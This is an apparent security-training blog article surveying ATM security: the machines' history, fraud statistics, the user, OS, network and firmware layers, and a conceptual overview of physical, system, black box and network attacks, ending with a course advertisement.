This article is written to help with security assessments on ATMs, showing possible vulnerabilities you may find. It covers many things, from running malware bought off a forum, to an insider on the bank’s payroll, to a service technician who understands the machine’s internals and has been handed broad access to the equipment. We also look at whether a hacker could get into the bank’s broader network simply because the perimeter wasn’t locked down well enough.
Nothing here is meant as a tutorial. We’re documenting weaknesses hackers could exploit so that defenders know what to fix, not handing anyone a blueprint. We take no responsibility for how this information is used.
With that out of the way, let’s start with where ATMs came from.
The History of ATMs
London got the world’s first working ATM on June 27, 1967. It was primitive by today’s standards, incapable of checking a balance, which is exactly why withdrawals topped out at 10 pounds, and it dispensed cash only against special vouchers rather than reading a card.
Source: Barclays Bank
Nearly six decades later, ATMs look nothing like those early cash dispensers. Now they are multifunctional devices, but the hackers never stopped circling. Part of the appeal is obvious. An ATM sits on a pile of cash and offers quick access to it, and there are simply too many machines scattered across too many places to guard them all closely. A lot of them sit in isolated, low traffic spots that run unattended around the clock, think gas stations. That has shaped decades of security investment, most of it aimed at physical hardening. Today’s units can weigh over half a ton and come loaded with sensors tracking position, internal temperature, and whether a compartment has been pried open.
Here’s the catch, though. The safe holding the cash is genuinely hard to crack, but the compartment housing the control electronics is a different story, and in our assessment, it remains poorly defended. That gap opens the door to logical attacks, ones that skip the crowbar entirely and go after the software instead, and that category has been gaining ground fast.
Cisco Talos has tracked a steady climb in new ATM malware variants since 2009. The raw sample count still looks small next to other malware families, but don’t let that fool you. Europe alone saw logical attacks on ATMs jump 269% in 2020 versus the year prior, and the average payout per incident ballooned nearly a thousandfold across that same window, climbing from roughly a thousand euros to well over a million.
What changed the game was availability. ATM malware used to be a rare, closely guarded tool. Once it started circulating more freely on underground markets, prices fell and so did the skill required to use it. Cutlet Maker, which surfaced in 2017, is a good illustration. It came bundled with a Russian language manual complete with troubleshooting notes for running it against different ATM models.
Screenshot of the troubleshooting guide for Cutlet Maker. The author describes the ATM’s USB port location, along with advice on how to devise a stick for attaching the USB cable and accessing the internal USB port. Source: TrendMicro
Fast forward to 2024, and vendors on those same markets were offering ATM malware through subscription pricing, monthly plans included.
Logical attacks have always had one real weakness. They take skill and patience to pull off. That’s why cheap, well documented malware kits have had such an outsized impact on the trend. Their upside for hackers is just as real. They’re far quieter than smashing a machine open, and they often let the same person come back to a compromised ATM again and again. Manufacturers have started fighting back on the hardware side too, with tamper protected cassettes that flood the cash inside with indelible ink the moment someone tries to force them open, ruining the bills instantly.
Brief Attack Statistics
The numbers tell their own story. ATM related crime climbed 600% between 2019 and 2022, with 165% of that increase packed into 2021 and 2022 alone. Physical break ins, which have always driven the bulk of ATM crime, contributed alongside the rise in logical attacks. Germany had 496 ATM explosions recorded in 2022, a record for the country. Zoom out globally, and incidents of that kind blew past 18,000 in 2023.
Losses have kept pace. Banks worldwide absorbed $2.4 billion in direct losses from ATM fraud by the close of 2023. Europe’s share came to 173 million euros, with 67 million of that tied specifically to skimming. The United States handles just 25.29% of global transaction volume yet accounts for 42.32% of global losses. Skimming remains a big part of why, showing up in 45% of all ATM fraud cases in 2023 and costing North America over $900 million, with more than 315,000 cards compromised across at least 3,000 financial institutions.
None of this is happening in a vacuum. The market for ATM protection has grown right alongside the threat. Still, priorities inside most banks remain lopsided. Physical security tends to get the lion’s share of attention, while the operating system, drivers, and control software logic running underneath often get treated as an afterthought. That imbalance carries real consequences. A 2022 RTM Group study found that hackers could breach an ATM’s housing without setting off an alarm in one out of every two attempts, giving them free rein to tamper with the equipment inside.
How an ATM Is Built
Making sense of how these attacks work starts with understanding what happens inside the machine during an ordinary transaction. We’ll walk through that process using one representative configuration, illustrated in the diagram below.
The diagram reflects one specific setup we’re using for illustration, not a universal default, since real world configurations vary by device.
1. User Layer
From where the customer stands, using an ATM is simple. They need to present a card and pick a transaction. That wasn’t always the whole story. Inserting a physical card into a reader used to be the only entry point, and that reliance on the magnetic stripe made skimming and shimming, techniques aimed at stealing card data to produce counterfeit copies, a persistent problem for years.
Contactless cards changed the entry point itself. NFC readers now sit alongside traditional card slots on most machines.
A PIN code layers on additional protection against someone using a stolen card. Entry happens through an encrypting PIN pad, a combination of physical keypad and cryptographic module that ensures the PIN never travels or gets stored anywhere in plain text. Verification of the resulting encrypted PIN block happens back at the processing center.
Once identity checks clear, you can withdraw cash, check your balance, transfer funds, and so forth. There’s a full computer running inside the housing, but customers never get anywhere near it directly. Every interaction they have flows through a single banking application running in kiosk mode, locked to full screen.
2. OS Layer
That computer we just mentioned lives inside what’s called the service zone, and this section covers what happens there, setting the cash handling hardware aside for the moment. Physically, the service zone is protected by a thin door and a basic lock. Machines from the same product line frequently share an identical key too, one that’s often available for purchase online with minimal effort.
Beyond the system unit itself, the service zone also houses the ATM’s networking equipment and its wired connections to the card reader, contactless reader, PIN pad, and dispenser, typically running over USB, Ethernet, PCI, or COM interfaces depending on the device.
Windows powers most of these systems, historically through Windows Embedded and increasingly through Windows IoT, a Windows 10 variant built for embedded use.
The kiosk application isn’t the only thing running on that OS. Alongside it sits the ATM’s control software plus a handful of security tools. That can be antivirus protection, Windows AppLocker that keeps unauthorized programs from executing, and a VPN client that maintains a secure tunnel back to the bank’s internal network.
Control software is arguably the most important piece at this layer. Core responsibilities for the control software boil down to managing peripherals and communicating with the processing center, though specific implementations often add more on top of that. Some bundle in software for a monitoring server, letting technicians manage an entire network of self service machines remotely. Others are built in a supervisor mode meant purely for technical staff, offering quick access to diagnostic tools through a hidden menu to simplify physical maintenance visits.
3. Network Layer
Selecting a transaction sets off a verification process handled entirely by the processing center, a server living on the bank’s internal network. That server confirms the card data is legitimate, checks the PIN again before letting the transaction through, rules out any restrictions on the account, and verifies there’s enough balance to cover the request.
Everything exchanged between the ATM and the processing center travels encrypted, usually through a VPN tunnel, protecting against interception or tampering along the way. NDC and DDC are the most common messaging protocols in this exchange, functioning as something of an informal industry standard even before multi-vendor control software became widespread. ISO 8583 and its various offshoots see heavy use as well.
The processing center isn’t the only thing an ATM talks to. Many machines also maintain a connection to a monitoring server used for remote management, health checks, and pushing updates, and unlike the processing center link, this channel frequently runs without any encryption at all.
4. Firmware Layer
Once the processing center signs off, the control software hands things over to the dispenser for a withdrawal, or the deposit module if cash is going in. These components typically sit inside the most fortified section of the ATM, the safe zone, built from tougher materials and secured with its own dedicated key separate from the service zone.
The dispenser counts out the required banknotes from the ATM’s cassettes, moves them into position at the dispensing tray, then opens the shutter, the physical flap that blocks access to the cash until it’s ready. Data moving between the control software and the dispenser can be encrypted, and both sides authenticate one another before any exchange begins, a safeguard against device spoofing. All of that encryption and authentication logic lives directly in the dispenser’s own firmware.
Deposits work differently. Incoming banknotes pass through a validator that checks their authenticity.
ATM Attacks
With the mechanics of an ATM covered, we can turn to the threats themselves. Every attack against these machines falls into one of two broad camps, physical or logical, depending on what the hacker is going after and how they approach it.
Physical attacks go straight after the machine or its components, aiming to extract cash or knock the device out of normal operation without touching a line of code. These predate targeted malware by decades and don’t require much specialized skill. Some don’t even target the machine itself, focusing instead on the people standing in front of it.
Logical attacks operate on a different level entirely. They demand genuine technical skill and preparation, built around exploiting weaknesses in the ATM’s software and network layers. They draw less public attention than physical attacks despite posing a bigger threat to banks, largely because they’re quieter and let a hacker return to the same compromised machine to cash in more than once.
System attacks go after functionality or logic running at the ATM’s OS layer, typically aiming to extract cash or sidestep security controls outright. Black box attacks deserve special attention, where a hacker skips gaining OS access altogether and instead wires their own device directly into the dispenser to control it externally. The same technique can target other peripherals, like the banknote validator.
Network attacks aim at the ATM’s networking components instead, with hackers looking to intercept, forge, or otherwise abuse data in transit, or to seize remote control of the machine. With weak enough safeguards in place, a hacker can forge the responses coming back to the ATM and push through a cash withdrawal even after the processing center rejected it.
Not every attack in this framework ends with cash in hand. A hacker might, say, work to gain remote network access first, then pivot into an OS layer attack from there.
We have seen cases where compromising a single ATM meant compromising the entire bank because there was no network segmentation in place. Conversely, gaining access to the bank’s internal network could provide a path to ATMs and other critical systems connected to it. Credential reuse and a lack of understanding of Active Directory security can lead to devastating consequences in environments like these.
Summary
ATMs have evolved from simple cash dispensers into complex and networked systems. Their security has evolved unevenly alongside them. Physical hardening has made the cash safe itself genuinely difficult to crack, but the service zone housing the control electronics remains comparatively exposed, and that gap has fueled a steady rise in logical attacks. These attacks demand more skill than a physical break-in, but they’re increasingly accessible because of well-documented malware kits.
Cybersecurity is a vast field, and we offer courses covering a wide range of topics, including Active Directory Hacking, Wi-Fi Hacking, Web Application Hacking, SCADA Security, and much more. Our course library is constantly growing as we continue to add new training, all of which is available through our Member Gold plan. If you want unlimited access to our entire training library, including our most advanced courses, consider upgrading to Subscriber Pro.

 Login
Login